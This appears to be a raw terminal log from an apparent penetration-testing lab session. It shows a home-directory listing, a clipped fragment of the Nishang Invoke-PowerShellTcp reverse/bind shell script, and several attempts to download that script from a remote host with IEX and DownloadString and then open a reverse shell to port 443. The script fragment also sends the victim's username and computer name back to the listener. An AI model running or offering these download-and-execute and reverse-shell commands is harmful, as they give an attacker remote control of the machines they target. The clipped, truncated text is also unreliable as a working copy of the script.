drwx------ rajendraprasad staff 02/03/2025 15:23 160 Applications
drwxr-xr-x rajendraprasad staff 23/07/2025 17:40 288 Cisco Packet Tracer 8.2.2
drwx------ rajendraprasad staff 11/09/2025 20:57 384 Desktop
drwx------ rajendraprasad staff 08/09/2025 18:19 128 Documents
drwx------ rajendraprasad staff 11/09/2025 21:02 1472 Downloads
drwx------ rajendraprasad staff 19/07/2022 19:56 192 Movies
drwx------ rajendraprasad staff 30/12/2021 22:37 192 Music
drwx------ rajendraprasad staff 06/06/2022 21:10 96 Parallels
drwx------ rajendraprasad staff 30/12/2021 19:37 128 Pictures
drwxr-xr-x rajendraprasad staff 30/12/2021 19:37 128 Public
drwxr-xr-x rajendraprasad staff 01/01/2022 09:49 64 terminal test
drwxr-xr-x rajendraprasad staff 09/01/2022 17:21 64 university
drwxr-xr-x rajendraprasad staff 18/08/2025 22:25 192 VirtualBox VMs

```
ve shows an example of an interactive PowerShell bind connect shell. Use a netcat/powercat to connect to this port.

AMPLE
> Invoke-PowerShellTcp -Reverse -IPAddress fe80::20c:29ff:fe9d:b983 -Port 4444

ve shows an example of an interactive PowerShell reverse connect shell over IPv6. A netcat/powercat listener must be
tening on the given IP and port.

NK
tp://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-1.html
tps://github.com/nettitude/powershell/blob/master/powerfun.ps1
tps://github.com/samratashok/nishang

 [CmdletBinding(DefaultParameterSetName="reverse")] Param(

     [Parameter(Position = 0, Mandatory = $true, ParameterSetName="reverse")]
     [Parameter(Position = 0, Mandatory = $false, ParameterSetName="bind")]
     [String]
     $IPAddress,

     [Parameter(Position = 1, Mandatory = $true, ParameterSetName="reverse")]
     [Parameter(Position = 1, Mandatory = $true, ParameterSetName="bind")]
     [Int]
     $Port,

     [Parameter(ParameterSetName="reverse")]
     [Switch]
     $Reverse,

     [Parameter(ParameterSetName="bind")]
     [Switch]
     $Bind

 )


 try
 {
     #Connect back if the reverse switch is used.
     if ($Reverse)
     {
         $client = New-Object System.Net.Sockets.TCPClient($IPAddress,$Port)
     }

     #Bind to the provided port if Bind switch is used.
     if ($Bind)
     {
         $listener = [System.Net.Sockets.TcpListener]$Port
         $listener.start()
         $client = $listener.AcceptTcpClient()
     }

     $stream = $client.GetStream()
     [byte[]]$bytes = 0..65535|%{0}

     #Send back current username and computername
     $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved
n`n")
```

```
PS /Users/rajendraprasad> IEX (New-Object Net.WebClient).DownloadString('http://<KALI_IP>/Invoke-PowerShellTcp.ps1'); Invoke-PowerShellTcp -Reverse -IPAddress <KALI_IP> -Port 443
ParserError:
Line |
   1 |  … werShellTcp.ps1'); Invoke-PowerShellTcp -Reverse -IPAddress <KALI_IP> …
     |                                                    ~
     | The '<' operator is reserved for future use.
PS /Users/rajendraprasad> IEX (New-Object Net.WebClient).DownloadString('http://192.168.125.239/Invoke-PowerShellTcp.ps1'); Invoke-PowerShellTcp -Reverse -IPAddress 192.168.125.239 -Port 443
WARNING: Something went wrong! Check if the server is reachable and you are using the correct port.
Invoke-PowerShellTcp: Exception calling ".ctor" with "2" argument(s): "Connection refused [::ffff:192.168.125.239]:443"
PS /Users/rajendraprasad> IEX (New-Object Net.WebClient).DownloadString('http://192.168.125.239/Invoke-PowerShellTcp.ps1'); Invoke-PowerShellTcp -Reverse -IPAddress 192.168.125.239 -Port 443
PS /Users/rajendraprasad> IEX (New-Object Net.WebClient).DownloadString('http://192.168.125.239/Invoke-PowerShellTcp.ps1'); Invoke-PowerShellTcp -Reverse -IPAddress 192.168.125.239 -Port 443
```


rajendraprasad@RAJENDRAs-MacBook-Air ~ %